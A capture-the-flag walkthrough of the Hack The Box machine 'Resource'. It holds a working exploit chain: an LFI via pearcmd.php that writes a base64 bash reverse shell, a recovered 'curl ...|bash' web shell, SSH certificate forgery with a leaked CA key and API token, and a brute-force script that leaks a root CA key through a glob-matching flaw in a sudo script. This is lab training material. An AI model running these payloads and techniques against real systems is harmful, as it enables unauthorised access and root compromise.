Description
Resource is a hard Hack The Box machine that features:
- Local File Inclusion in a Dockerized PHP application leading to Remote Command Execution
- User Pivoting by using a reused password recovered from a HAR file
- User Pivoting by signing a public key to login over SSH using a Certification Authority
- Docker escape by signing a public key with an API to login over SSH using a principal
- User Pivoting by signing a public key with an API to login over SSH using a principal
- Privilege Escalation via a vulnerable script that allows to retrieve the private key of the Certification Authority and then generating a certificate for
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.81.215.
$ ping -c 3 10.129.81.215
PING 10.129.81.215 (10.129.81.215) 56(84) bytes of data.
64 bytes from 10.129.81.215: icmp_seq=1 ttl=63 time=46.9 ms
64 bytes from 10.129.81.215: icmp_seq=2 ttl=63 time=46.5 ms
64 bytes from 10.129.81.215: icmp_seq=3 ttl=63 time=46.3 ms

--- 10.129.81.215 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.332/46.544/46.852/0.222 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.81.215 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.81.215
Host is up (0.050s latency).
Not shown: 65490 closed tcp ports (reset), 42 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 38.66 seconds
We get three open ports: 22, 80, and 2222.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.81.215 -sV -sC -p22,80,2222 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.81.215
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
We get three services: two Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We can see that the HTTP service redirection to itrc.ssg.htb. So we add it to the /etc/hosts file.
$ echo "10.129.81.215 itrc.ssg.htb" | sudo tee -a /etc/hosts
We also add the main host, ssg.htb.
$ echo "10.129.81.215 ssg.htb" | sudo tee -a /etc/hosts
We find the “SSG IT Resource Center”. We can register or login using an account.
 We register an account, for example
 newuser username and 12345678 password. When we login we get redirected to a page where we can read and open tickets.
 We take the look as the URL looks like
 http://itrc.ssg.htb/index.php?page=dashboard. Let’s enumerate the page parameter with wfuzz to find more webpages.
$ wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --hw=207 -b 'PHPSESSID: 841c88bc0168fb629fe70ba05fb3f9c9' "http://itrc.ssg.htb/?page=FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://itrc.ssg.htb/?page=FUZZ
Total requests: 87664

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000015:   200        34 L     96 W       2276 Ch     "index"                    000000053:   200        43 L     126 W      2709 Ch     "login"                    000000065:   200        44 L     135 W      2842 Ch     "register"                 000000259:   200        25 L     67 W       1331 Ch     "admin"                    000000852:   200        34 L     96 W       2276 Ch     "db"                       000001222:   200        38 L     136 W      2627 Ch     "logout"                   000002916:   200        25 L     67 W       1331 Ch     "dashboard"                000005268:   200        25 L     67 W       1331 Ch     "ticket"                   000034468:   200        25 L     67 W       1331 Ch     "loggedin"
Total time: 896.8405
Processed Requests: 87664
Filtered Requests: 87655
Requests/sec.: 97.74759
We find an interesting endpoint admin, or index.php?page=admin.
 We can access to the Administrator panel and observe the titles of the opened and closed tickets. When we access to any ticket, for example in
 /?page=ticket&id=1 we can’t view its content and we get redirected to the main page. With the Check Server Up we can ping the host we indicate, but it is not possible to inject commands. If we send the id parameter as an array we get a warning from the website.
$ curl --cookie 'PHPSESSID=841c88bc0168fb629fe70ba05fb3f9c9' 'http://itrc.ssg.htb/?page=ticket&id[]=1'
...
<div class="flash-message" id="flashMessage" >Unable to retieve ticket</div><div class="main"><br />
<b>Warning</b>:  Array to string conversion in <b>/var/www/itrc/ticket.php</b> on line <b>8</b><br />
<script>window.location = '/';</script>
We can check if the webpage is vulnerable to Local File Inclusion having the root of the webserver, /var/www/itrc/, by changing the page parameter to /var/www/itrc/admin. We’re still getting access to the administrator panel, so it is vulnerable but only with PHP files as the extension is not being specified. By taking the information from PayloadsAllTheThings, PEAR is a framework and distribution system for reusable PHP components. By default pearcmd.php is installed in every Docker PHP image in /usr/local/lib/php/pearcmd.php. We can find if its exists using the LFI. If the file exists we get redirected to the main page but if it exists we get an empty page.
$ curl --cookie 'PHPSESSID=841c88bc0168fb629fe70ba05fb3f9c9' 'http://itrc.ssg.htb/index.php?page=/usr/local/lib/php/pearcmd'
We don’t get redirected so the file exists.
Exploitation
As the file exists, we are going to try to create a PHP file in the remote system that will allow us to run commands to create a reverse shell. We need to Base64-encode the command we want to run, in this case, bash -c "bash -i >& /dev/tcp/10.10.14.37/1234 0>&1". We must not have the + character in the Base64 string so we can pad the original command with extra spaces. Before running the command we start the listening port.
$ nc -nvlp 1234
$ curl --cookie 'PHPSESSID=841c88bc0168fb629fe70ba05fb3f9c9' 'http://itrc.ssg.htb/index.php?page=/usr/local/lib/php/pearcmd&+config-create+/&/<?shell_exec(base64_decode("YmFzaCAtYyAgImJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMzcvMTIzNCAwPiYxIg=="));?>+/var/www/itrc/rshell.php'
$ curl 'http://itrc.ssg.htb/rshell.php'
We get access to the system as the www-data user, so we upgrade the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.81.215] 34528
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@itrc:/var/www/itrc$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Post-Exploitation (1)
We find in the machine as console users root, msainristil and zzinter.
www-data@itrc:/var/www/itrc$ grep "bash" /etc/passwd
root:x:0:0:root:/root:/bin/bash
msainristil:x:1000:1000::/home/msainristil:/bin/bash
zzinter:x:1001:1001::/home/zzinter:/bin/bash
In the root of the web server we find a folder name uploads with many ZIP files inside.
www-data@itrc:/var/www/itrc$ ls
admin.php  create_ticket.php  filter.inc.php  home.php      login.php     rshell.php        ticket.php
api        dashboard.php      footer.inc.php  index.php     logout.php    rshell2.php       ticket_section.inc.php
assets     db.php             header.inc.php  loggedin.php  register.php  savefile.inc.php  uploads
www-data@itrc:/var/www/itrc$ cd uploads
www-data@itrc:/var/www/itrc/uploads$ ls
21de93259c8a45dd2223355515f1ee70d8763c8a.zip  b829beac87ea0757d7d3432edeac36c6542f46c4.zip  e8c6575573384aeeab4d093cc99c7e5927614185.zip
88dd73e336c2f81891bddbe2b61f5ccb588387ef.zip  c2f4813259cc57fab36b311c5058cf031cb6eb51.zip  eb65074fe37671509f24d1652a44944be61e4360.zip
We extract them.
www-data@itrc:/tmp/tmp.wt4avzu77d$ for f in *.zip; do unzip -o $f; done
Archive:  21de93259c8a45dd2223355515f1ee70d8763c8a.zip
  inflating: shell.php
Archive:  88dd73e336c2f81891bddbe2b61f5ccb588387ef.zip
  inflating: shell.php
Archive:  b829beac87ea0757d7d3432edeac36c6542f46c4.zip
  inflating: shell.php
Archive:  c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
  inflating: itrc.ssg.htb.har
Archive:  e8c6575573384aeeab4d093cc99c7e5927614185.zip
  inflating: id_rsa.pub
Archive:  eb65074fe37671509f24d1652a44944be61e4360.zip
  inflating: id_ed25519.pub
We get shell.php file with contents to run remote commands. We have also two SSH public keys id_rsa.pub (from the mgraham user) and id_ed25519.pub (from the mbcgregor user).
www-data@itrc:/tmp/tmp.wt4avzu77d$ cat shell.php
<?php system("curl 10.10.14.23/bash.sh|bash"); ?>www-
www-data@itrc:/tmp/tmp.wt4avzu77d$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDa1RS3oCZOLoHXlCKYKOBCiaQzNA9weEgvkEyVCr6Wrtlli8clZi5tJkZiRUyRkqrvR6lX3uzEY/OePxDq0/i73bYN2wc60AXn0UFm8WEqfu5fYSao8vZK/Yop80NAXA/x2JHeK74nC8feM9+u004NSjmj5tC8I8C6ywF0ZPu9Bym0RC/Nm8kOGDmrNWqV03owO5XzHBu5u4P1WdL7ge4JAmB0lE7eNv0FJATxQ4hHZghtQvOu3qWUqEbyjzkKrMbKuF2KPIiH3Ep6dWrbKjJ9MIUATJDwNwK6h5x10s/G6aQ8jkPKe0s1SucovFb9b3C/PiYmjlMoAVqoMF8mrQ3NFIsgFFGsJ+pUSMUIkZ/2/EfsPEmA1jfkzEAD18UH1PtXo4GehRAbKw9lcbu1MbQHMGJg+0W/95RxK+wy0NSLuwmycKvpY8MKO9MWP6UMoQmAhYEToulcfwrDGD9ncbzzTd1A951JWkpynGqVKazDIvvrb+MF1XXib2HYZ/7XGQs= mgraham@ssg.htb
www-data@itrc:/tmp/tmp.wt4avzu77d$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMI916//9yp/9z9HQn1OCxitlWqEYWkLoST6Z+5dNSBs bmcgregor@ssg.htb
We finally have the itrc.ssg.htb.har file which contains captured traffic with the itrc.ssg.htb website. By intercepting the login request in the website we find that it is sending the user and pass parameters as user=<USERNAME>&pass=<PASSWORD>. We can use this to search from credentials in the capture file.
www-data@itrc:/tmp/tmp.wt4avzu77d$ grep -E "user=.*&pass=.*" itrc.ssg.htb.har
            "text": "user=msainristil&pass=82yards2closeit",
We find one credentials, with msainristil username and 82yards2closeit password. We can login in the web page with this. We find an opened ticket and a conversation between msainristil and zzinter users. The user is having a problem with the download of signed certificates, it is not working.
 The user is attaching the ZIP file with the HAR we previously parsed. Digging more in the HAR file with Charles Proxy we file that the user is trying to issue a certificate for the
 bcmcgregor but the server is responding with the 500 Internal Server Error. Moving again to the conversation they are talking about a Bash script owned by zzinter used to generate keys for the SSH tickets. We also observe that an API exists for signing public keys with a “principal”. We remember that we have a Linux account with the same name. We login using SSH. The login works through the 22 port. We find a decommission_old_ca.
$ ssh msainristil@ssg.htb
msainristil@ssg.htb's password:
...
msainristil@itrc:~$ id
uid=1000(msainristil) gid=1000(msainristil) groups=1000(msainristil)
msainristil@itrc:~$ ls
decommission_old_ca
This folder contains a Certification Authority used to sign the public keys as we saw previously in the conversation.
msainristil@itrc:~$ cd decommission_old_ca
msainristil@itrc:~/decommission_old_ca$ ls -l
total 8
-rw------- 1 msainristil msainristil 2602 Jan 24  2024 ca-itrc
-rw-r--r-- 1 msainristil msainristil  572 Jan 24  2024 ca-itrc.pub
msainristil@itrc:~/decommission_old_ca$ cat ca-itrc
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...
A9QyX0p7GeHa+9AAAAEklUUkMgQ2VydGlmY2F0ZSBDQQ==
-----END OPENSSH PRIVATE KEY-----
msainristil@itrc:~/decommission_old_ca$ cat ca-itrc.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDoBD1UoFfL41g/FVX373rdm5WPz+SZ0bWt5PYP+dhok4vb3UpJPIGOeAsXmAkzEVYBHIiE+aGbrcXvDaSbZc6cI2aZfFraEPt080KVKHALAPgaOn/zFdld8P9yaENKBKltWLZ9I6rwg98IGEToB7JNZF9hzasjjD0IDKv8JQ3NwimDcZTc6Le0hJw52ANcLszteliFSyoTty9N/oUgTUjkFsgsroEh+Onz4buVD2bxoZ+9mODcdYTQ4ChwanfzFSnTrTtAQrJtyH/bDRTa2BpmdmYdQu+4HcbDl5NbiEwu1FNskz/YNDPkq3bEYEOvgMiu/0ZMy0wercx6Tn0G2cppS70/rG5GMcJi0WTcUic3k+XJ191WEG1EtXJNbZdtJc7Ky0EKhat0dgck8zpq62kejtkBQd86p6FvR8+xH3/JMxHvMNVYVODJt/MIik99sWb5Q7NCVcIXQ0ejVTzTI9QT27km/FUgl3cs5CZ4GIN7polPenQXEmdmbBOWD2hrlLs= ITRC Certifcate CA
We may use this private key to sign a certificate and login to the system as the other user in the system zzinter. We will generate our own key pair and the we will sign in. Then we will login using SSH.
$ ssh-keygen -f zzinter22
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in zzinter22
Your public key has been saved in zzinter22.pub
The key fingerprint is:
SHA256:jrF8nCsKd1Mks28012hXWwQSSt9G48vQGvBUTeFT/bI kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|          o +o==*|
|         . * *.o+|
|      o . . = *oo|
|       =   o B.+o|
|      o S + + +o |
|     . X = .  E  |
|  . . * B        |
|   o ..+ .       |
|    .. ..        |
+----[SHA256]-----+
$ chmod 600 ca-itrc
$ ssh-keygen -s ca-itrc -n zzinter -I 0 zzinter22.pub
Signed user key zzinter22-cert.pub: id "0" serial 0 for zzinter valid forever
$ ssh -i zzinter22 zzinter@ssg.htb
As the certificate file zzinter22-cert.pub is generated we might need to specify the -o 'CertificateFile=zzinter22-cert.pub' parameter. In this case it is not necessary. We get a shell as the zzinter user.
$ ssh -i zzinter22 -o 'CertificateFile=zzinter22-cert.pub' zzinter@ssg.htb
...
zzinter@itrc:~$ id
uid=1001(zzinter) gid=1001(zzinter) groups=1001(zzinter)
zzinter@itrc:~$ hostname -i
172.223.0.3
zzinter@itrc:~$ ls
sign_key_api.sh  user.txt
The IP address of the machine is 172.223.0.3 so we might be inside a Docker container. We confirm this by looking at the init process, /bin/bash /opt/startup.sh
zzinter@itrc:~$ ps -ef | grep root
root           1       0  0 ?        00:00:00 /bin/bash /opt/startup.sh
By looking at the sign_key_api.sh we find the previously mentioned Bash script.
zzinter@itrc:~$ cat sign_key_api.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}

if [ "$#" -ne 3 ]; then
    usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
It is sending a public key to an API with an username and a “principal” to retrieve a certificate. We can get a certificate for the webadmin user using the webserver principal, for the analytics user using the analytics principal, for the support user using the support principal, and for the support user using the security principal. We find the signserv.ssg.htb hostname so we add it to our hosts file.
$ echo "10.129.81.215 signserv.ssg.htb" | sudo tee -a /etc/hosts
We can try to issue certificate for all the users and principals and then try to login over the SSH server found in 2222 port as in the 22 service we have no more users to login excepting root. We are going this Bash script, by changing the username and principal variables.
#!/bin/bash
mkdir certs
cd certs

username=webadmin
principal=webserver
ssh-keygen -f $username-$principal
public_key=$(cat $username-$principal.pub)
curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE" > $username-$principal.cert
ssh -i $username-$principal -o "CertificateFile=$username-$principal.cert" $username@ssg.htb -p 2222
We get a success using support username and support principal.
Post-Exploitation (2)
Now we have access to the main machine with 10.129.81.215 IP address and we have escaped from the Docker container as the support user. In this system we find the root, support and zzinter users.
support@ssg:~$ id
uid=1000(support) gid=1000(support) groups=1000(support)
support@ssg:~$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
support:x:1000:1000:support:/home/support:/bin/bash
zzinter:x:1001:1001::/home/zzinter:/bin/bash
We find the auth_principals folder in the /etc/ssh directory, which contains the principals for root, support and zzinter users. We also find the Certification Authority for the server, ca-it.
support@ssg:~$ ls -l /etc/ssh
total 596
drwxr-xr-x 2 root root   4096 Feb  8 12:16 auth_principals
-rw------- 1 root root    399 Feb  8 19:40 ca-analytics
-rw-r--r-- 1 root root     94 Feb  8 19:40 ca-analytics.pub
-rw------- 1 root root    432 Feb  8 19:42 ca-it
-rw-r--r-- 1 root root    116 Feb  8 19:43 ca-it.pub
-rw------- 1 root root   2655 Feb  8 19:03 ca-security
-rw-r--r-- 1 root root    569 Feb  8 19:03 ca-security.pub
-rw-r--r-- 1 root root 505426 Jul 19  2023 moduli
-rw-r--r-- 1 root root   1650 Jul 19  2023 ssh_config
drwxr-xr-x 2 root root   4096 Feb  7 21:52 ssh_config.d
-rw-r--r-- 1 root root   3240 Feb  7 21:48 sshd_config
drwxr-xr-x 2 root root   4096 Feb  8 12:24 sshd_config.d
...
support@ssg:~$ ls -l /etc/ssh/auth_principals/
total 12
-rw-r--r-- 1 root root 10 Feb  8 12:16 root
-rw-r--r-- 1 root root 18 Feb  8 12:16 support
-rw-r--r-- 1 root root 13 Feb  8 12:11 zzinter
support@ssg:~$ cat /etc/ssh/auth_principals/root
root_user
support@ssg:~$ cat /etc/ssh/auth_principals/zzinter
zzinter_temp
The principal for root user is root_user and the principal for zzinter user is zzinter_temp. We can use this information to generate the certificate using the API for root user and login using SSH but as a response we get {"detail":"Root access must be granted manually. See the IT admin staff."}. So we move it to generate it for zzinter user and login to its account. We get access without problems to its account.
zzinter@ssg:~$ id
uid=1001(zzinter) gid=1001(zzinter) groups=1001(zzinter)
zzinter@ssg:~$ ls
user.txt
We find one command the user zzinter can run as root user, the script /opt/sign_key.sh.
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
zzinter@ssg:~$ cat /opt/sign_key.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>"
    exit 1
}

if [ "$#" -ne 5 ]; then
    usage
fi

ca_file="$1"
public_key_file="$2"
username="$3"
principal="$4"
serial="$5"

if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi

if [[ $ca == "/etc/ssh/ca-it" ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n "$principals" "$public_key_name"
We see the script is used to sign public keys as we saw previously but in this case if the CA of this server is passed as a parameter, the process is stopped, requiring the user to use the API. Moreover if we provide the actual file of the CA it also rejects it by doing a comparison. In the fourth IF comparison we can see that the $itca and $ca variables are not being quoted so that means that the strings we enter will be treated as a pattern matching. This means if we enter the a* text the condition will be true if the $itca variable begins with the character a. Let’s iterate all over the character set available for a Base64 encoded SSH private key (and the newline character). If the pattern matching success the script is returning us the Error: Use API for signing with this CA. message. We create a Bash script that will retrieve the key and save it to the full_file.txt file.
#!/bin/bash

chars="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz-+/= "$'\n'
file_length=65535
file=""

## For every character in the file (limited by file_length)
for index in `seq 1 $file_length`
do
    # For every number, uppercase lowercase, base64 character and new-line character
    for (( i=0; i<${#chars}; i++ )); do
        # Get the i character of the chars string
        char="${chars:$i:1}"

        # Execute the command and save its output to a file, then load it
        echo -n "$file$char*" > partial_file.txt
        sudo /opt/sign_key.sh partial_file.txt newkey.pub support support 777 &> log.txt
        result_execution=`cat log.txt`

        # If the output of the program matches, the character is valid
        if [[ "$result_execution" == *"Use API"* ]]; then
            file="$file$char"
            echo "Character $index: $char"
            break
        fi
    done

    # If a character was not found for this index, the file is complete
    if [[ "${#file}" -lt "$index" ]]; then
        echo "Finished! Full file is $file"
        echo "$file" > full_file.txt
        break
    fi
done

## Remove files
rm partial_file.txt log.txt
After ten minutes of brute forcing we get the private key we will use to generate the certificate to login with the root account.
zzinter@ssg:~$ bash script.sh
Character 1: -
Character 2: -
Character 3: -
Character 4: -
Character 5: -
Character 6: B
Character 7: E
Character 8: G
Character 9: I
Character 10: N
...
Finished! Full file is ...
zzinter@ssg:~$ cat full_file.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
...
QBAgM=
-----END OPENSSH PRIVATE KEY-----

$ chmod 600 ca-it
$ ssh-keygen -f root_user
$ ssh-keygen -s ca-it -z 0 -I root -V -1w:forever -n root_user root-root_user.pub
$ ssh -i root-root_user -o "CertificateFile=root-root_user-cert.pub" root@ssg.htb -p 2222
root@ssg:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can get user and root flags.
root@ssg:~# cat /home/zzinter/user.txt
<REDACTED>
root@ssg:~# cat /root/root.txt
<REDACTED>